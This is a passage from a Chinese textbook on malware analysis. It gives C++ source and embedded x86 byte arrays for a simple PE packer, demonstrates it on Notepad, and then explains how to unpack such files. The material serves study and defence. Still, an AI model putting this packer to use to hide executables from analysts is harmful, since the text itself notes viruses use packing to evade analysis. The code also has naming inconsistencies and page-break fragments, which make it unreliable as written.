//因为要以全零结尾
ImportSize = (pImport->lDlNum+1) * 5 * sizeof(DWORD);

//IAT的大小，有多少个函数就有多少+1（全零结尾）个IAT成员，每个成员是一个DWORD
int iTempIAT = 0;
//2. IAT的大小
DWORD IatSize = 0;
int i = 0;
for (; i < pImport->lDlNum; i++)
{
    iTempIAT += pImport->pDll_info[i].lFuncNum + 1;
}
//IAT的大小等于个数*单个成员大小
IatSize = iTempIAT * sizeof(DWORD);
//3. 函数名地址数组大小等于IAT大小

//下面开始完成整个导入表体。
DWORD IatRva = dwRva;
DWORD FuncNameTableRva = dwRva + IatSize + ImportSize;
DWORD DllNameRva = dwRva + 2*IatSize + ImportSize;
DWORD FuncsStrRva = dwRva + 2*IatSize + ImportSize;
BYTE * dwStringPos = pMem + 2*IatSize + ImportSize;
BYTE * dwIatPos = pMem;
BYTE * dwImportTablePos = pMem + IatSize;
BYTE * dwFuncNamesRvaPos = pMem + IatSize + ImportSize;
for (i = 0; i < pImport->lDlNum; i++)
{
    int j = 0;
    for (; j < pImport->pDll_info[i].lFuncNum; j++)
    {
        dwStringPos += 2; //留出放置函数序号的位置
        int iTemp = strlen(pImport->pDll_info[i].pFunctionInfo[j].cFunctionName);
        //写入函数名
        memcpy(dwStringPos, pImport->pDll_info[i].pFunctionInfo[j].cFunctionName,
iTemp);
        //写入IAT和函数名地址数据
        memcpy(dwIatPos, &FuncsStrRva, sizeof(DWORD));
        memcpy(dwFuncNamesRvaPos, &FuncsStrRva, sizeof(DWORD));

        //下一个函数的IAT
        dwIatPos += sizeof(DWORD);
        //下一个函数名字的RVA
        dwFuncNamesRvaPos += sizeof(DWORD);
    }
}
```



```
//下一个函数名字的 RVA
FuncsStrRva += iTemp + 1/*(00 结尾)*/ + 2/*序号*/;
//下一个函数的位置
dwStringPos += iTemp + 1/*(00 结尾)*/;

DllNameRva += iTemp + 1/*(00 结尾)*/ + 2/*序号*/;
}

dwIatPos += sizeof(DWORD); //一个全零结尾
dwFuncNamesRvaPos += sizeof(DWORD); //一个全零结尾
int iTemp = strlen(pImport->pDll_info[i].cDllName) + 1/*(00 结尾)*/;
//写入 DLL 名
memcpy(dwStringPos, pImport->pDll_info[i].cDllName, iTemp);
dwStringPos += iTemp; //越过 DLL 名
FuncsStrRva += iTemp;
//写入导入表
//写入函数名数组表地址
memcpy(dwImportTablePos, &FuncNameTableRva, sizeof(DWORD));
FuncNameTableRva += (j+1) * sizeof(DWORD);
dwImportTablePos += 3 * sizeof(DWORD);
memcpy(dwImportTablePos, &DllNameRva, sizeof(DWORD));
DllNameRva += iTemp;
dwImportTablePos += sizeof(DWORD);
memcpy(dwImportTablePos, &IatRva, sizeof(DWORD));
dwImportTablePos += sizeof(DWORD);
IatRva += (j+1) * sizeof(DWORD);
}

return pMem;
}

//计算导入表的大小
DWORD CPack::ImportTableSize(pImportInfo pImport)
{
    DWORD ImportSize = 0;
    //导入表结构，导入几个 dll 就有 n+1 个成员，每个成员为 DWORD 类型
    //因为要以全零结尾
    ImportSize = (pImport->lDllNum+1) * 5 * sizeof(DWORD);
    //IAT 的大小，有多少个函数就有多少+1（全零结尾）个 IAT 成员，每个成员是一个 DWORD
    int iTempIAT = 0;
    int iTempString = 0;
    for (int i = 0; i < pImport->lDllNum; i++)
    {
        iTempIAT += pImport->pDll_info[i].lFuncNum + 1;
        iTempString += strlen(pImport->pDll_info[i].cDllName) + 1/*(00 结尾)*/;
        for (int j = 0; j < pImport->pDll_info[i].lFuncNum; j++)
        {
            iTempString += strlen(pImport->pDll_info[i].pFunctionInfo[j].cFunctionName)
+ 1/*(00 结尾)*/ + 2/*序号*/;
        }
    }
    ImportSize += 2 * iTempIAT * sizeof(DWORD) + iTempString;
    //存放字符串的空间大小
    return ImportSize;
}
```

```
//解压代码数组
BYTE decode[] =
"\x60\x8B\x74\x24\x24\x8B\x7C\x24\x28\xFC\xB2\x80\x8A\x06\x83\xC6\x01\x88\x07\x83\xC7\x01\xBB\x02\x00\x00\x00\x00\xD2\x75\x05\x8A"
"\x16\x46\x10\xD2\x73\xE6\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x73\x4F\x31\xC0\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x0F\x83\xDB\x00"
"\x00\x00\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x11\xC0\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x11\xC0\x00\xD2\x75\x05\x8A\x16\x46\x10"
"\xD2\x11\xC0\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x11\xC0\x74\x06\x89\xFB\x29\xC3\x8A\x03\x88\x07\x47\xBB\x02\x00\x00\x00\x00\xEB\x9B"
"\xB8\x01\x00\x00\x00\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x11\xC0\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x72\xEA\x29\xD8\xBB\x01\x00"
"\x00\x00\x75\x28\xB9\x01\x00\x00\x00\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x11\xC9\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x72\xEA\x56"
"\x89\xFE\x29\xEE\xF3\xA4\x5E\xE9\x4F\xFF\xFF\xFF\x48\xC1\xE0\x08\x8A\x06\x46\x89\xC5\xB9\x01\x00\x00\x00\x00\xD2\x75\x05\x8A\x16"
"\x00\x10\xD2\x11\xC9\x00\xD2\x75\x05\x8A\x16\x46\x10\xD2\x72\xEA\x3D\x00\x7D\x00\x00\x83\xD9\xFF\x3D\x00\x05\x00\x00\x83\xD9\xFF"
"\x3D\x80\x00\x00\x00\x83\xD1\x00\x3D\x80\x00\x00\x00\x83\xD1\x00\x56\x89\xFE\x29\xC6\xF3\xA4\x5E\xE9\xFE\xFE\xFF\xFF\x8A\x06\x46"
"\x31\xC9\xC0\xE8\x01\x74\x17\x83\xD1\x02\x89\xC5\x56\x89\xFE\x29\xC6\xF3\xA4\x5E\xBB\x01\x00\x00\x00\xE9\xDD\xFE\xFF\xFF\x2B\x7C"
"\x24\x28\x89\x7C\x24\x1C\x61\xC3";

//外壳代码数组
BYTE code[] =
"\xE8\x00\x00\x00\x00\x5D\x8B\x45\xF3\x83\xC0\x0D\x8B\xF5\x2B\xF0\x36\x8B\x0E\x85\xC9\x74\x19\x36\xFF\x36\x36\xFF\x76\x04\x8B\xDD"
"\x81\xEB\x00\x02\x00\x00\xFF\xD3\x83\xC4\x08\x83\xC6\x08\xEB\xE0\x83\xC6\x04\x8B\x3E\x83\xC6\x04\x8B\x1E\x53\x83\xC3\x0C\x8B\x1B"
"\x85\xDB\x0F\x84\x8B\x00\x00\x00\x03\xDF\x53\x8B\x95\x51\xFF\xFF\xFF\xFF\xD2\x8B\xF0\x5B\x53\x8B\x03\x85\xC0\x75\x35\x8B\x5B\x10"
"\x03\xDF\x8B\xCB\x8B\x19\x85\xDB\x74\x60\xF7\xC3\x00\x00\x00\x80\x75\x07\x03\xDF\x83\xC3\x02\xEB\x06\x81\xE3\xFF\xFF\xFF\x7F\x51"
"\x53\x56\x8B\x95\x55\xFF\xFF\xFF\xFF\xD2\x59\x89\x01\x83\xC1\x04\xEB\xD2\x8B\x0B\x8B\x5B\x10\x03\xCF\x03\xDF\x8B\x01\x85\xC0\x74"
"\x29\xA9\x00\x00\x00\x80\x75\x07\x03\xC7\x83\xC0\x02\xEB\x05\x25\xFF\xFF\xFF\x7F\x51\x50\x56\x8B\x95\x55\xFF\xFF\xFF\xFF\xD2\x89"
"\x03\x59\x83\xC1\x04\x83\xC3\x04\xEB\xD1\x5B\x83\xC3\x14\xE9\x67\xFF\xFF\xFF\x5B\xFF\x65\xF7";

//生成加壳文件
void CPack::GetFile(TCHAR *pPathName)
{
    //压缩各个节，但不压缩资源节
    CompressSections(FALSE);
    HANDLE hFile = CreateFile(pPathName, GENERIC_WRITE, 0, NULL,
        CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
    if (!hFile || hFile == INVALID_HANDLE_VALUE)
    {
        LPVOID lpMsgBuf;
        FormatMessage(
            FORMAT_MESSAGE_ALLOCATE_BUFFER |
            FORMAT_MESSAGE_FROM_SYSTEM |
            FORMAT_MESSAGE_IGNORE_INSERTS,
            NULL,
            GetLastError(),

```

```
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPCTSTR) &lpMsgBuf,
        0,
        NULL
    );
    MessageBox( NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK | MB_ICONINFORMATION );
    LocalFree( lpMsgBuf );
    return;
}

DWORD dwAllSize = 0;
DWORD dwWrite, dwMove;
//得到 PE 头的大小
DWORD dwPeHeaderSize = 0;
dwPeHeaderSize = AlignmentNum(m_iPeSize, m_iMemAlignment);
//判断文件是否已经加壳
if (*(PBYTE)((PBYTE)m_pMemPointer + 3) == (BYTE)0x1)
{
    MessageBox(NULL, "已经加壳了", "出错了", MB_OK);
    return;
}
else
{
    //写入加壳标记
    *(PBYTE)((PBYTE)m_pMemPointer + 3) = 0x1;
}
//写入 PE 头
WriteFile(hFile, m_pMemPointer, dwPeHeaderSize, &dwWrite, NULL);
dwAllSize += m_iMemAlignment;
//节名称
char *pSectionName = "WBCEPACK";
IMAGE_SECTION_HEADER tempSec;
strcpy((char *)tempSec.Name, pSectionName);
tempSec.NumberOfLinenumbers = 0;
tempSec.NumberOfRelocations = 0;
tempSec.PointerToLinenumbers = 0;
tempSec.PointerToRelocations = 0;
DWORD dwFileTemp = 0;
int iPressSecNum = m_iSecNum;
dwFileTemp = dwPeHeaderSize;
iPressSecNum = m_iSecNum;
tempSec.VirtualAddress = AlignmentNum(m_iPeSize, m_iMemAlignment);
if (m_Resource.PointerToRawData == NULL)
{
    tempSec.Misc.VirtualSize = m_iAllSecMemSize;
}
else
{
    tempSec.Misc.VirtualSize = m_iAllSecMemSize -
        AlignmentNum(m_Resource.Misc.VirtualSize, m_iMemAlignment);
}
dwAllSize += tempSec.Misc.VirtualSize;
tempSec.PointerToRawData = dwPeHeaderSize;
tempSec.SizeOfRawData = 0;
tempSec.Characteristics = 0x80000000;
//将文件指针移动到节表头的开始
dwMove = SetFilePointer(hFile, m_iIntSize + m_iDosSize, NULL, FILE_BEGIN);
```

```
//写入节表头的第一个节头
WriteFile(hFile, &tempSec, sizeof(tempSec), &dwWrite, NULL);
dwFileTemp = dwPeHeaderSize;
iPressSecNum = m_iSecNum;
if (m_Resource.VirtualAddress != 0) //如果存在资源节
{
    //写入节表头的第二个节头，即资源头
    strcpy((char *)tempSec.Name, (char *)m_Resource.Name);
    tempSec.VirtualAddress = m_Resource.VirtualAddress;
    tempSec.Misc.VirtualSize = m_Resource.Misc.VirtualSize;
    tempSec.PointerToRawData = dwPeHeaderSize;
    tempSec.SizeOfRawData = m_Resource.SizeOfRawData;
    tempSec.Characteristics = m_Resource.Characteristics;
    dwAllSize += AlignmentNum(tempSec.Misc.VirtualSize, m_iMemAlignment);
    //写入资源节头
    WriteFile(hFile, &tempSec, sizeof(tempSec), &dwWrite, NULL);
    dwFileTemp += AlignmentNum(m_Resource.SizeOfRawData, m_iFileAlignment);
    iPressSecNum -= 1;
}
//写入各个压缩节的节头
int i = 0;
for (; i < iPressSecNum; i++)
{
    strcpy((char *)tempSec.Name, pSectionName);
    tempSec.VirtualAddress = m_pComSec[i].CompressVA;
    tempSec.Misc.VirtualSize = m_pComSec[i].CompressSize;
    tempSec.PointerToRawData = dwFileTemp;
    tempSec.SizeOfRawData = AlignmentNum(m_pComSec[i].CompressSize,
        m_iFileAlignment);
    tempSec.Characteristics = 0x80000000;
    dwAllSize += AlignmentNum(tempSec.Misc.VirtualSize, m_iMemAlignment);
    WriteFile(hFile, &tempSec, sizeof(tempSec), &dwWrite, NULL);
    dwFileTemp += AlignmentNum(m_pComSec[i].CompressSize, m_iFileAlignment);
}

//用来保存解压参数的结构体
typedef struct Data
{
    char *pOut;
    char *pIn;
}SECDATA;
//统计配置节的长度
DWORD dwSize = 0;
DWORD dwConfigSize = 0;
/*
配置节的长度：.解压参数          PressSecNum * 8 + 4
2.基址          4
3.导入表地址    4
4.解压代码      0x149
5.导入表        0xaa
6.相对长度      4
7.oep          4
8.外壳代码      0x6f
*/
SECDATA *pSecDats = new SECDATA[iPressSecNum];
```



```
for (i = 0; i < iPressSecNum; i++)
{
    pSecDatas[i].pIn = (char *)m_pPeNtHeader->OptionalHeader.ImageBase + m_pComSec
[i].CompressVA;
    pSecDatas[i].pOut = (char *)m_pPeNtHeader->OptionalHeader.ImageBase + m_pComSec
[i].VA;
}
DWORD dwSecParamSize = sizeof(SECDATA)*(iPressSecNum);
dwConfigSize = dwSecParamSize + 4 + 4 + 4 + 0x149 + 0xaa + 4 + 4 + sizeof(code);
//写入配置空间节头
//得到最后一个压缩节 RVA
DWORD dwLastCompressVA = m_pComSec[iPressSecNum-1].CompressVA;
//最后一个压缩节的大小
DWORD dwLastCompressSize = m_pComSec[iPressSecNum-1].CompressSize;
DWORD dwLastSectionMemSize = dwLastCompressVA + AlignmentNum(dwLastCompressSize,
    m_iMemAlignment);
DWORD dwConfigSecStart = dwLastSectionMemSize;
strcpy((char *)tempSec.Name, pSectionName);
tempSec.VirtualAddress = dwLastSectionMemSize;
tempSec.Misc.VirtualSize = dwConfigSize; //?
tempSec.PointerToRawData = dwFileTemp;
tempSec.SizeOfRawData = dwConfigSize; //因为是最后一个节，可以不用对齐
tempSec.Characteristics = 0xE0000020; //配置空间可写
dwAllSize += AlignmentNum(tempSec.Misc.VirtualSize, m_iMemAlignment);
WriteFile(hFile, &tempSec, sizeof(tempSec), &dwWrite, NULL);
//将文件指针移动到节开始，空出 PE 头的位置，以后再填写
dwMove = SetFilePointer(hFile, dwPeHeaderSize, NULL, FILE_BEGIN);
//写入资源节
WriteFile(hFile, (PVOID)((BYTE *)m_pMemPointer + m_Resource.VirtualAddress),
    m_Resource.SizeOfRawData, &dwWrite, NULL);
//资源节的文件对齐大小
DWORD dwResourceSize = AlignmentNum(m_Resource.SizeOfRawData,
    m_iFileAlignment);
dwMove = SetFilePointer(hFile, dwPeHeaderSize + dwResourceSize, NULL, FILE_BEGIN);
//文件头+资源节的文件对齐大小
DWORD dwMoveFact = dwPeHeaderSize + dwResourceSize;
//写入各个压缩节
for (i = 0; i < iPressSecNum; i++)
{
    WriteFile(hFile, m_pComSec[i].lpCompressData,
        m_pComSec[i].CompressSize, &dwWrite, NULL);
    dwMoveFact += AlignmentNum(m_pComSec[i].CompressSize,
        m_iFileAlignment);
    dwMove = SetFilePointer(hFile, dwMoveFact, NULL, FILE_BEGIN);
}

//完成最后一个节也就是配置节
/*
配置节的长度:
1.解压参数      PressSecNum * 8 + 4 字节
2.基址          4 字节
3.导入表地址    4 字节
4.解压代码      0x149 字节
5.导入表        0xaa 字节
```

```
6.相对长度      4 字节
7.oep            4 字节
8.外壳代码      0x6f 字节
*/

//写入解压时需要的数据指针及存放地址
WriteFile(hFile, pSecDatas,
    sizeof(SECDATA)*(iPressSecNum), &dwWrite, NULL);
if (pSecDatas)
{
    delete []pSecDatas;
}
dwSize += sizeof(SECDATA)*(iPressSecNum);
//写入结束标志
char cBuffer[4] = {0};
WriteFile(hFile, cBuffer, 4, &dwWrite, NULL);
dwSize += 4;
DWORD dwImageBase = m_pPeNtHeader->OptionalHeader.ImageBase;
//写入基址
WriteFile(hFile, &dwImageBase, 4, &dwWrite, NULL);
dwSize += 4;
DWORD dwImportVa = m_pPeNtHeader->OptionalHeader.ImageBase +
    m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAd
dress;
//写入导入表地址
WriteFile(hFile, &dwImportVa, 4, &dwWrite, NULL);
dwSize += 4;
//写入解压压缩代码 0x149 字节
WriteFile(hFile, &decode, sizeof(decode), &dwWrite, NULL);
dwSize += sizeof(decode);
pImportInfo pInfo = new IMPORT_INFO;
pInfo->lDllNum = 2;
pInfo->pDll_info = new DLL_INFO[2];
pInfo->pDll_info[1].pFunctionInfo = new FUNC_INFO[2];
strcpy_s(pInfo->pDll_info[1].cDllName, "kernel32.dll");
pInfo->pDll_info[1].lFuncNum = 2;
strcpy_s(pInfo->pDll_info[1].pFunctionInfo[0].cFunctionName, "LoadLibraryA");
strcpy_s(pInfo->pDll_info[1].pFunctionInfo[1].cFunctionName, "GetProcAddress");
pInfo->pDll_info[0].pFunctionInfo = new FUNC_INFO;
strcpy_s(pInfo->pDll_info[0].cDllName, "user32.dll");
pInfo->pDll_info[0].lFuncNum = 1;
strcpy_s(pInfo->pDll_info[0].pFunctionInfo[0].cFunctionName, "MessageBoxA");
DWORD dwRva = (iPressSecNum + 1) * m_iMemAlignment;
//构造外壳程序使用的导入表
BYTE *p = BuildImportTable(dwConfigSecStart + dwSecParamSize + 4 + 4 + 4 + 0x149, pInfo);
//计算导入表的大小
int iSize = ImportTableSize(pInfo);
//写入导入表 0xaa
WriteFile(hFile, p, iSize, &dwWrite, NULL);
dwSize += iSize;
//写入相对长度
WriteFile(hFile, &dwSize, 4, &dwWrite, NULL);
DWORD dwOep = m_pPeNtHeader->OptionalHeader.ImageBase +
    m_pPeNtHeader->OptionalHeader.AddressOfEntryPoint;
//写 oep
WriteFile(hFile, &dwOep, 4, &dwWrite, NULL);
```



```
//写入外壳代码
WriteFile(hFile, &code, sizeof(code), &dwWrite, NULL);
//处理 PE 头
//得到加壳后的入口
DWORD dwEntryPoint = dwConfigSecStart + dwSecParamSize + 4 + 4 + 4 + 0x149 + 0xaa +
4 + 4;
//得到新导入表的地址
DWORD dwImportAdd = dwConfigSecStart + dwSecParamSize + 4 + 4 + 4 + 0x149 + 5 * sizeof(DWORD);
//将程序入口改为外壳代码的入口
m_pPeNtHeader->OptionalHeader.AddressOfEntryPoint = dwEntryPoint;
//更新加壳后程序的导入表地址
m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress = dwImportAdd;
m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].Size = 3 *
0x14;
m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT].VirtualAddress = 0;
m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT].Size = 0;
//更新节个数
m_pPeNtHeader->FileHeader.NumberOfSections = m_iSecNum + 2;
//更新镜像大小
m_pPeNtHeader->OptionalHeader.SizeOfImage = dwAllSize;
dwMove = SetFilePointer(hFile, 0, NULL, FILE_BEGIN);
//将更新后的 PE 头写入文件
WriteFile(hFile, m_pMemPointer, m_iDosSize + m_iNtSize, &dwWrite, NULL);
//写入附加数据
if (m_pSplithData)
{
    dwMove = SetFilePointer(hFile, 0, NULL, FILE_END);
    WriteFile(hFile, m_pSplithData, m_dwSplitDataSize, &dwWrite, NULL);
}
CloseHandle(hFile);
MessageBoxA(NULL, "加壳成功", "恭喜", MB_OK);
}
```

至此，已经完成 CPack 的编写。

### (11) CPack 类的使用

```
#include "stdafx.h"
#include <windows.h>
#include <stddef.h>
#include <tchar.h>
#include <stdlib.h>
#include "aplib.h"
#pragma comment(lib, "aplib.lib")
int main(int argc, char* argv[])
{
    CPack pack;
    if (pack.LoadPE("c:\\windows\\notepad.exe"))
    {
        if (!pack.ClearReloc())
        {
            return 0;
        }
        pack.GetFile("d:\\abcd.exe");
    }
}
```

### 5.3.4 程序加壳前后的比较

笔者利用 CPack 类完成了一个简易加壳软件，图 5-47 所示为主程序界面。




图 5-47 简易加壳软件

#### 说明

大多压缩壳的压缩算法都是调用现成的压缩引擎。目前压缩引擎种类比较多，不同的压缩引擎有不同特点。加壳软件选择压缩引擎有个特点，在保证压缩比的条件下，压缩速度慢些影响不是很大，但是解压的速度一定要快。常见的有 aplib、JCALG1、LZMA 等。

读者可以使用它对可执行程序进行压缩。只需拖动被压缩的程序到输入编辑框中，然后在输出编辑框中键入被压缩后的文件的输出路径，之后单击加壳即可，如图 5-48 所示。




图 5-48 加壳成功

加壳成功以后，单击“定位”按钮即可定位到被加壳的文件。单击“测试”按钮即可运行被加壳的文件，如果文件能够正常运行说明加壳完全成功。我们这里的测试程序是记事本程序。

下面我们比较一下两个功能完全相同的记事本程序，一个没有加壳，另一个加了壳。看看他们有哪些不同。

如图 5-49 所示可以看到加壳后文件大小发生了变化，被加壳的程序变小了。




图 5-49 加壳程序与原程序大小对比

接下来再比较一下它们的节表有什么变化，如图 5-50 所示。

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
WBCPACK	00001000	0000A000	00001000	00000000	80000000
.rsrc	00008000	00007F20	00001000	00008000	40000040
WBCPACK	00013000	00004140	00009000	00004200	80000000
WBCPACK	00018000	00000112	0000D200	00000200	80000000
WBCPACK	00019000	000002EF	0000D400	000002EF	E0000020

pack.exe的节表

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00007748	00000400	00007800	60000020
.data	00009000	00001BA8	00007C00	00000800	C0000040
.rsrc	0000B000	00007F20	00008400	00000800	40000040

notepad的节表

图 5-50 加壳前后节奏的对比

由图中可以看出加壳后程序的节表发生了明显改变，最后对比一下两个程序的反汇编代码。使用 IDA 打开加壳前的记事本程序，记事本程序加壳前其入口代码如图 5-51 所示。




图 5-51 加壳前的记事本程序入口代码

然后使用 IDA 打开加壳后的程序，其代码入口如图 5-52 所示。




图 5-52 加壳后的记事本程序入口代码

可以看到，程序被加壳以后代码完全改变了，这个时候如果有谁再想直接通过 IDA 进行分析程序的功能就办不到了。这也是为什么计算机病毒要给病毒加壳的原因，主要就是阻止分析人员进行分析。另外因为加壳使程序变小了，这也有助于程序的传播。所以目前一个杀毒软件的好坏，或者其查毒能力的强弱与其脱壳能力有极大的关系，只有把加壳程序的壳脱掉才能够看到程序原貌。

### 5.3.5 脱壳

前面小节对壳的原理进行了讲解，可以得知被加壳程序的代码由于被压缩而导致其原始代码数据面目全非。如果要分析这样的程序，必须先将壳脱下来，因此是否能够成功脱壳是成功分析病毒样本的关键。通过 5.3.3 小节加壳程序的编写，读者可以掌握壳的原理，实际上脱壳就是加壳的逆过程。通常情况下脱壳有两种方法，自动脱壳和手动脱壳。

#### 1. 自动脱壳

当前已经有很多流行的加壳软件，如 UPX、ASPack、PECompact、ASProtect、Armadillo、EXECryptor、Themida 等，正是由于它们的流行，也相继出现了针对各种壳的专用脱壳工具，也出现了一些像 Quick Unpack、超级巡警等通用脱壳工具，它们可以

脱下来大多数常见的壳。通常专用脱壳工具因为其“专”故适用范围小，但是脱壳效果好。通用脱壳工具具有通用性，范围广，可以脱出多种不同类型的壳。但是对于复杂的保护壳通常效果不是很好。读者在拿到一个被加壳的病毒样本时，首先应该使用查壳工具如 Peid、FileInfo、TYP32 等进行壳类型的辨别，如果是流行的壳，则可以使用相应的工具进行脱壳。

## 2. 手动脱壳

手动脱壳是不借助自动脱壳工具，利用动态调试工具 TRW2000、OllyDbg 等进行调试跟踪，当跟踪到样本把所有被压缩数据解压完毕，修复完 IAT 表，然后跳转到 OEP 时即可将此时的内存转储（Dump）成文件进行分析。

接下来我们以前一小节讲解的压缩壳为例，详细介绍手动脱壳技巧方法和注意事项。首先使用 Peid 工具对加壳程序做初步了解，如图 5-53 所示。




图 5-53 用 PEID 查壳

由图中可以看出，Peid 工具无法识别这个壳的类型。但是它指示入口点的 RVA 为 0x00019219，并且标识入口点所在的节名为 WBCPACK。


### 说明

在分析任何一个程序之前，首先查看入口点位于哪一个节是必要的。因为由编译器编译出来的程序，通常含有一个名为 .text 的节，这个节里一般包含程序运行过程中的所有代码，它通常位于第一个节。因此程序的入口地址也应该位于这个节，即第一个节。而对于一个加壳的程序，通常会添加一个节用来存放外壳代码，而新添加的节一般是在末尾添加的。而加壳后的程序入口代码首先要执行的是外壳代码，所以入口地址应该位于外壳代码所在节中，即通常是最后一个节。由此得知，入口代码是否位于最后一个节，或者说位于第一个节可以作为判断程序是否加壳的条件之一。

然后单击 EP Section 信息右边的按钮打开节表查看对话框，查看其解表信息，如图 5-54 所示。

可以看到，除了资源节，其余节的名字都为 WBCPACK，这些并不是标准节名，这

